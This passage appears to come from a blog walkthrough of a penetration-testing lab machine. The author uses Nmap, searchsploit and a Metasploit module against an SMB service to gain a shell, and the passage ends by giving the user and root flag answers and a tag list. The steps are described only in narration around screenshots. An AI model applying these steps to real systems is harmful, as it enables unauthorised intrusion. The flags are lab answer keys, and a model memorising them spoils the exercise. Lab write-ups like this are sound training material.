

I messed up RHOSTS, set that properly but it failed.

Nmap says its vulnerable though.
I ran searchsploit on the SMB version as I hadn’t done that and theres a lot of results.

Realized I missed a 0, reran searchsploit to narrow results as that’s a lot to sift through.

There’s a metasploit module. Let’s try that.

That worked.

I could upgrade the shell but not going to bother at this point.


Submit User Flag –
A: 8c00826f7186351b20251036e2c06c7e
Submit Root Flag –
A: 55f231e377ee99dacbcaedf46aa33891

GG
Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)

